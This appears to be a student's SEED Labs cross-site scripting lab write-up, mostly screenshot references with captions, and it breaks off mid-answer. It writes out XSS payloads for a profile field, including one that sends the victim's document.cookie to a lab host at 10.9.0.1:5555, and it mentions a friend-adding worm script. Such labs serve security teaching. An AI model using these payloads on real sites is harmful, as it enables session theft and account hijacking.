


Josef Bayer SeedLab XSS




Setup Folder




DNS Setup



javascript: <script>alert("XSS Attack from Josef Bayer!");</script> in “brief description” profile field.




Display cookies from Alice




Display cookies from Samy

javascript: <script>alert("Josef Bayer" + " " + document.cookie);</script>




Stolen cookie from victims machine


Javascript: <script>document.write("<img src=http://10.9.0.1:5555?c="+ escape(document.cookie) + " >"); </script>



addfriends.js




Alice friends after visiting Samy's profile.




Charlie's friends after visiting Samy.

Question 1:
The first line "<script type="text/javascript">" tells the browser to read the plaintext in the brackets as javascript code instead of just plain 